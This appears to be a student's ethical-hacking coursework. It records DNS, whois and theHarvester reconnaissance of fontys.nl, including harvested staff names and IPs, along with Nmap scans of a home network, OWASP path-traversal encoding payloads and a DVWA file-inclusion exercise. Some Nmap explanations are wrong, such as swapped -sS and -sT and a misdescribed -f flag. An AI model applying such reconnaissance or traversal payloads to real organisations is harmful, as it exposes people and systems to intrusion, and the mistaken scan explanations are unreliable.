[*]     NSEC3 ZSK ECDSAP256SHA256 fea877479dfa0a5f4d849eaf87861184 55df64e0b1012e5145db62274324d8b3 48a9eaac82b8f3cc4b4fc10cfd30edf2 6a3c549f8e18c450
35918e961f
[*]     NSEC3 KSk ECDSAP256SHA256 dca95849710989d7ed59a4cfbbf2661c bbab67cfcfa1032143813a42f06c5a8d d5af5700e149c2364dd5763624cae072 9962caaf778e9fe
224b60560b
[*]     NSEC3 KSk ECDSAP256SHA256 293f41cdcb82a32a3710c48646f82726 8e0e97859f02ebf833a7cd7ecbbe0d3a 5f9316a9ccca08bff3c91c2453848b77 fd760641daa4ebc
4b44b6cd96
[*]      SOA hermes.fontys.nl 145.85.2.2
[*]      NS hermes.fontys.nl 145.85.2.2
[*]      NS ns2.surfnet.nl 192.87.36.2
[*]      NS ns2.surfnet.nl 2001:610:3:200a:192:87:36:2
[*]      NS ns1.surfnet.nl 192.87.106.101
[*]      NS ns1.surfnet.nl 2001:610:1:800a:192:87:106:101
[*]      MX fontys-nl.mail.protection.outlook.com 104.47.1.36
[*]      MX fontys-nl.mail.protection.outlook.com 104.47.2.36
[*]      A fontys.nl 18.192.85.207
[*]      TXT fontys.nl apple-domain-verification=L6TJpi5Dc5XManpy
[*]      TXT fontys.nl the Netherlands
[*]      TXT fontys.nl Fontys Hogescholen
[*]      TXT fontys.nl v=spf1 include:spf.protection.outlook.com include:spf_include.fontys.nl include:_spf.salesforce.com -all
[*]      TXT fontys.nl adobe-idp-site-verification=f4833b738ee056577f8ef82a5762c7e8dc2d3a4a0234bd4f7ab1600e11422eca
[*]      TXT fontys.nl P.O. Box 347, 5600 AH Eindhoven
[*]      TXT _dmarc.fontys.nl v=DMARC1; p=reject; rua=mailto:dmarcreports@fontys.nl; ruf=mailto:dmarcreports@fontys.nl; pct=100;fo=0
[*] Enumerating SRV Records
[+]      SRV _sip._tls.fontys.nl sip.fontys.nl 145.85.2.44 443
[+]      SRV _sip._tls.fontys.nl sip.fontys.nl 145.85.2.102 443
[+]      SRV _sipfederationtls._tcp.fontys.nl sip.fontys.nl 145.85.2.44 5061
[+]      SRV _sipfederationtls._tcp.fontys.nl sip.fontys.nl 145.85.2.102 5061
[+] 4 Records Found
```

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t axfr -d fontys.nl
[*] Checking for Zone Transfer for fontys.nl name servers
[*] Resolving SOA Record
[+]      SOA hermes.fontys.nl 145.85.2.2
[*] Resolving NS Records
[*] NS Servers found:
[+]      NS hermes.fontys.nl 145.85.2.2
[+]      NS ns2.surfnet.nl 192.87.36.2
[+]      NS ns2.surfnet.nl 2001:610:3:200a:192:87:36:2
[+]      NS ns1.surfnet.nl 192.87.106.101
[+]      NS ns1.surfnet.nl 2001:610:1:800a:192:87:106:101
[*] Removing any duplicate NS server IP Addresses ...
[*]
[*] Trying NS server 2001:610:3:200a:192:87:36:2
[-] Zone Transfer Failed for 2001:610:3:200a:192:87:36:2!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 2001:610:1:800a:192:87:106:101
[-] Zone Transfer Failed for 2001:610:1:800a:192:87:106:101!
[-] Port 53 TCP is being filtered
[*]
[*] Trying NS server 145.85.2.2
[+] 145.85.2.2 Has port 53 TCP Open
[-] Zone Transfer Failed (Zone transfer error: REFUSED)
[*]
[*] Trying NS server 192.87.106.101
[+] 192.87.106.101 Has port 53 TCP Open
[-] Zone Transfer Failed (Zone transfer error: REFUSED)
[*]
[*] Trying NS server 192.87.36.2
[+] 192.87.36.2 Has port 53 TCP Open
[-] Zone Transfer Failed (Zone transfer error: REFUSED)

┌──(kali㉿kali)-[~]
└─$
```

determine which dipareses are used by fhict by whois utility and non whois tool.

Domain Profile

Registrar	SURF B.V. IANA ID: – URL: – Whois Server: –
Registrar Status	active
Name Servers	HERMES.FONTYS.NL 145.85.2.2 (has 25 domains) NS1.SURFNET.NL (has 5,831 domains) NS2.SURFNET.NL (has 5,831 domains)
Tech Contact	–
IP Address	145.85.2.54 is hosted on a dedicated server
IP Location	- Noord-brabant - Eindhoven - Surfnet Bv
ASN	AS1103 SURFNET-NL SURFnet, The Netherlands, NL (registered Sep 01, 1993)

Website

Website Title	500 SSL negotiation failed:
Response Code	500

Whois Record (last updated on 2022-02-20)

```
Domain name: fontys.nl
Status:      active

Registrar:
   SURF B.V.
   Moreelsepark 48
   3511EP Utrecht
   Netherlands

Abuse Contact:
   +31.887873000
    cert@surfcert.nl

Creation Date: 1996-11-24

Updated Date: 2021-02-04

DNSSEC:      yes

Domain nameservers:
   hermes.fontys.nl          145.85.2.2
   ns1.surfnet.nl
   ns2.surfnet.nl
```

fhict.nl

whois information

Whois | DNS Records | Diagnostics

cache expires in 16 hours, 52 minutes and 6 seconds

refresh

Important Dates

Expires On	
Registered On	2008-12-18
Updated On	2015-11-17

Similar Domains

fhict.be | fhict.com | fhict.nl | fhicta.co.cc |

Registrar Data

We will display stored WHOIS data for up to 30 days.

refresh

Make Private Now

```
Domain name: fhict.nl
Status:      active

Registrar:
   Combell
   Skaldenstraat 121
   9042 Gent
   Belgium

Abuse Contact:

Creation Date: 2008-12-18

Updated Date: 2015-11-17

DNSSEC:      no

Domain nameservers:
   ns4.combell.net
   ns3.combell.net

Record maintained by: NL Domain Registry

Copyright notice
No part of this publication may be reproduced, published, stored in a
retrieval system, or transmitted, in any form or by any means,
electronic, mechanical, recording, or otherwise, without prior
permission of the Foundation for Internet Domain Registration in the
Netherlands (SIDN).
These restrictions apply equally to registrars, except in that
reproductions and publications are permitted insofar as they are
```

Site Status

Status	Active
Server Type	Microsoft-HTTPAPI/2.0

Suggested Domains for fhict.nl

☐ fhicts.live	$2.99
☐ fhicts.com	$9.99
☐ myfhict.com	$9.99
☐ newfhict.com	$9.99
☐ allfhict.com	$9.99

Purchase Selected Domains

run the harvester utility for domain fontys.nl

I ran the Harvester on my kali Linux for fontys.nl and found names of Linked in users connected to fontys, Ip addresses, and server names.

```
┌──(kali㉿kali)-[~]
└─$ theHarvester -d Fontys.nl -b all -l 500

*******************************************************************
*                                                                 *
*  _   _                                                          *
* | |_| |__   ___   _ __ _ __ _ __ _ __ _ __ _ __ _ __ _ __ _ __  *
* | __| '_ \ / _ \ | '__| '_ ` _ \| '__| '__| '__| '__| '__| '__| *
* | |_| | | |  __/ | |  | | | | | | |  | |  | |  | |  | |  | |  *
*  \__|_| |_|\___| |_|  |_| |_| |_|_|  |_|  |_|  |_|  |_|  |_|  |_|  *
*                                                                 *
* theHarvester 4.0.2                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************
```

I found this information


```
[*] LinkedIn Users found: 99
----------------------
A Demper - coordinator
ABV Tilburg
Academie voor Theater
Alda Alagic - Docent
Angela Aprea - medewerker ICT
```

```
[*] IPs found: 95
-------------------
18.158.85.187
18.192.85.207
20.61.11.181
34.248.154.179
34.250.155.97
52.48.193.98
52.49.227.205
52.51.95.125
54.72.169.84
54.154.229.188
54.171.26.30
54.194.82.222
54.194.117.152
54.220.70.52
63.35.34.110
108.128.178.131
145.85.2.6
145.85.2.7
145.85.2.15
145.85.2.16
145.85.2.17
145.85.2.19
145.85.2.21
145.85.2.24
145.85.2.27
145.85.2.28
145.85.2.32
145.85.2.33
145.85.2.34
145.85.2.37
145.85.2.40
145.85.2.47
145.85.2.49
145.85.2.52
145.85.2.53
145.85.2.54
145.85.2.64
145.85.2.72
145.85.2.83
145.85.2.88
145.85.2.94
145.85.2.112
145.85.2.121
145.85.2.124
145.85.2.129
145.85.2.131
```

Topic 4: Network Scanning and Enumeration

Scanning a network or machine is essential in hacking because it gives the hacker a hint to what the environment looks like and can be useful if you don't know where to start digging information from. The most common tool is Nmap.

The scanning process can be described with this picture



Exercises:


Check for live systems:

We can always ping a device to check if it is on but if we must scan an entire network, it will waste a lot of time to ping every single machine manually. That is where Nmap comes in handy. It does it automatically for every device on the network. Nmap can handle the scanning and enumeration and it can also find vulnerabilities with the built in NSE.

Check for open ports:

We can check for open ports with Nmap using the “3-way handshake”. Nmap sends a SYN packet towards a server and if the port is open it is going to return a SYN ACK packet. Then Nmap sends an ACK packet back and we know the port we are checking is open. If we don’t receive the SYN ACK packet, then the port is not available. We use the “-sS” command in Nmap for that, but the Intrusion Detection System (IDS-built in firewalls) can block us. We can also do a stealth scan using the “-sT” command. It sends a SYN packet towards the target, we receive a SYN ACK, but we don’t send the final ACK of the 3-way handshake. The idea behind the stealth scan is that we check the port availability without establishing connection and therefore not triggering the firewall defense. I ran a port scan on my home network, and I captured

the handshakes for both ports I tried with Wireshark.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
10	0.047114911	192.168.178.1	10.0.2.15	DNS	212	Standard query response 0x7be0 PTR 98.178.168.192.in-addr.arpa PTR DESKTOP-GDLPJOU
11	0.047381193	10.0.2.15	192.168.178.98	TCP	74	49554 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1493303535 TSe
12	0.047423393	10.0.2.15	192.168.178.98	TCP	74	49424 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1493303535 TSe
13	0.048556785	192.168.178.98	10.0.2.15	TCP	60	443 → 49424 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
14	0.048594784	10.0.2.15	192.168.178.98	TCP	54	49424 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0
15	0.048556910	192.168.178.98	10.0.2.15	TCP	60	445 → 49554 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
16	0.048619048	10.0.2.15	192.168.178.98	TCP	54	49554 → 445 [ACK] Seq=1 Ack=1 Win=64240 Len=0
17	0.048773653	10.0.2.15	192.168.178.98	TCP	54	49554 → 445 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
18	0.048812238	10.0.2.15	192.168.178.98	TCP	54	49424 → 443 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT 443,445 192.168.178.98
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-22 12:35 EST
Failed to resolve "443,445".
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 98.85% done; ETC: 12:35 (0:00:00 remaining)
Nmap scan report for DESKTOP-GDLPJOU.fritz.box (192.168.178.98)
Host is up (0.0068s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
808/tcp  open  ccproxy-http
902/tcp  open  iss-realsecure
912/tcp  open  apex-mesh
5357/tcp open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 4.69 seconds
```

I ran a -sV -service scan for my computer and it gave me os: Windows. Command -sO gives information about – version OS, open ports, traceroute and more.

We can limit the range of ports scanned with the “-p” command and do a fast limited search with “-f”. Normally Nmap scans the 1000 most well-known ports but the -f command limits it to 100.

```
Service scan Timing: About 87.50% done; ETC: 13:06 (0:00:11 remaining)
Stats: 0:02:15 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 87.50% done; ETC: 13:07 (0:00:19 remaining)
Nmap scan report for 192.168.222.1
Host is up (0.0060s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE         VERSION
135/tcp  open  msrpc           Microsoft Windows RPC
139/tcp  open  netbios-ssn     Microsoft Windows netbios-ssn
443/tcp  open  ssl/https
445/tcp  open  microsoft-ds?
808/tcp  open  mc-nmf          .NET Message Framing
902/tcp  open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp  open  vmware-auth     VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
5357/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bi
SF-Port443-TCP:V=7.92%T=SSL%I=7%D=2/22%Time=621525BF%P=x86_64-pc-linux-gnu
SF:%r(GetRequest,13A,"HTTP/1\.1\x20403\x20Forbidden\r\nDate:\x20Tue,\x2022
SF:\x20Feb\x202022\x2018:04:47\x20GMT\r\nConnection:\x20close\r\nContent-S
SF:ecurity-Policy:\x20block-all-mixed-content\r\nContent-Type:\x20text/pla
SF:in;\x20charset=utf-8\r\nStrict-Transport-Security:\x20max-age=31536000\
SF:r\nX-Content-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r\nX-
SF:XSS-Protection:\x201\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,14
SF:0,"HTTP/1\.1\x20501\x20Not\x20Implemented\r\nDate:\x20Tue,\x2022\x20Feb
SF:\x202022\x2018:04:47\x20GMT\r\nConnection:\x20close\r\nContent-Security
SF:-Policy:\x20block-all-mixed-content\r\nContent-Type:\x20text/plain;\x20
SF:charset=utf-8\r\nStrict-Transport-Security:\x20max-age=31536000\r\nX-Co
SF:ntent-Type-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r\nX-XSS-Pro
SF:tection:\x201\r\nContent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,13A
SF:,"HTTP/1\.1\x20404\x20Not\x20Found\r\nDate:\x20Tue,\x2022\x20Feb\x20202
SF:2\x2018:04:47\x20GMT\r\nConnection:\x20close\r\nContent-Security-Policy
SF::\x20block-all-mixed-content\r\nContent-Type:\x20text/plain;\x20charset
SF:=utf-8\r\nStrict-Transport-Security:\x20max-age=31536000\r\nX-Content-T
SF:ype-Options:\x20nosniff\r\nX-Frame-Options:\x20DENY\r\nX-XSS-Protection
SF::\x201\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,B3,"HTTP/1\.1\x2
SF:0400\x20Bad\x20Request\r\nDate:\x20Tue,\x2022\x20Feb\x202022\x2018:04:5
SF:7\x20GMT\r\nConnection:\x20close\r\nContent-Type:\x20text/html\r\nConte
SF:nt-Length:\x2050\r\n\r\n<HTML><BODY><H1>400\x20Bad\x20Request</H1></BOD
SF:Y></HTML>")%r(SIPOptions,B3,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nDate
SF::\x20Tue,\x2022\x20Feb\x202022\x2018:06:05\x20GMT\r\nConnection:\x20clo
SF:se\r\nContent-Type:\x20text/html\r\nContent-Length:\x2050\r\n\r\n<HTML>
SF:<BODY><H1>400\x20Bad\x20Request</H1></BODY></HTML>");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 145.43 seconds
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2022-02-22T18:24:29
|_  start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   0.17 ms 10.0.2.2
2   0.23 ms 192.168.56.1

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 157.21 seconds
```

I ran telnet for my personal computer on port 445 and it returned “connection established” which means that port is open.

```
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.56.1 445
Trying 192.168.56.1...
Connected to 192.168.56.1.
Escape character is '^]'.
^]
Connection closed by foreign host.
```

Topic 5: Path Traversal, (Remote) File Inclusion and Command Injection

OWASP (path traversal)

A path traversal attack aims to access files that are stored outside of the web root folder. By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including application source code or configuration and critical system files. The attack is known as a dot dot slash attack(../).

Request variations

Encoding and double encoding:

- %2e%2e%2f represents ../
- %2e%2e/ represents ../
- ..%2f represents ../
- %2e%2e%5c represents ..\
- %2e%2e\ represents ..\
- ..%5c represents ..\
- %252e%252e%255c represents ..\
- ..%255c represents ..\

Source: https://owasp.org/www-community/attacks/Path_Traversal

Basic Linux commands

Pwd – finds out the path of the directory you are currently in. It will return a full path of all directories that start with "/".

Cd – It allows us to move through the directories of Linux. It requires a path or a name of folder/file. There are shortcuts for faster execution:

- cd .. (With two dots) to move one directory up
- cd to go straight to the home folder
- cd- (with a hyphen) to move to your previous directory

ls – It is used to view the contents of a directory. There are some variations for this command.

- ls -R will list all the files in the sub-directories as well
- ls -a will show the hidden files
- ls -al will list the files and directories with detailed information like the permissions, size, owner, etc.

cat command – CAT is short for "concatenate". It is used to list the contents of a file on the standard output.

- cat > filename creates a new file
- cat filename1 filename2>filename3 joins two files (1 and 2) and stores the output of them in a new file (3)
- to convert a file to upper- or lower-case use, cat filename | tr a-z A-Z >output.txt

cp command – It can be used to copy files from the current directory to another one

mv command – It can be used for moving files as well as rename files. The arguments in mv are like the cp command. You need to type mv, the file's name, and the destination's directory.

Mkdir command – creates a new directory.

Rmdir – deletes EMPTY directories

Rm command – deletes directories and files withing them. There is no undo button.

Touch command – create a new file that blank.

Locate command – Locates a file like in windows search command. You can search for a file using the i- argument that allows us to search even if we don't remember the exact name of the file.

Find command – use find command to locate files within a given directory.

- To find files in the current directory use, find. -name notes.txt
- To look for directories use, / -type d -name notes. Txt

Grep command – It lets us search through all the text in each text file.

Sudo command – enables us to perform tasks that require administrative/root privileges.

Du command – shows how much space a file or directory has taken from the disk.

Head command – shows us the first line of any text file. Can be adjusted with the -n statement which allows us to modify the number of lines shown to us.

Tail command – like “head” command but shows the last rows of any text file.

Diff command - compares the contents of two files line by line. After analyzing the files, it will output the lines that do not match. Programmers often use this command when they need to make program alterations instead of rewriting the entire source code.

Tar command – used to archive files similar to zip in windows.

Kill command – if a program is not responding we can terminate the process with command kill. It will send a signal to the program to terminate itself:

- SIGTERM — requests a program to stop running and gives it some time to save all its progress. If you don't specify the signal when entering the kill command, this signal will be used.
- SIGKILL — forces programs to stop immediately. Unsaved progress will be lost.

Ping – checks your connectivity to a server.

Wget command – download files from the internet using wget and the link of the website.

History command – reveals the commands u have used before.

Man command – shows the manual instructions.


zip, unzip command – compresses and decompresses files into archive.

hostname command - If you want to know the name of your host/network simply type hostname. Adding a -i to the end will display the IP address of your network.


Exercises:

DVWA file inclusion level low


I found a hidden file



I added a bunch of ../ to move up the directories:



I tried running http://google.nl and got this




It runs on low security but fails to execute on medium+

The medium security filters http:// as well as ../ and blocks them.

The filtering system seems easy to overcome simply by changing http://

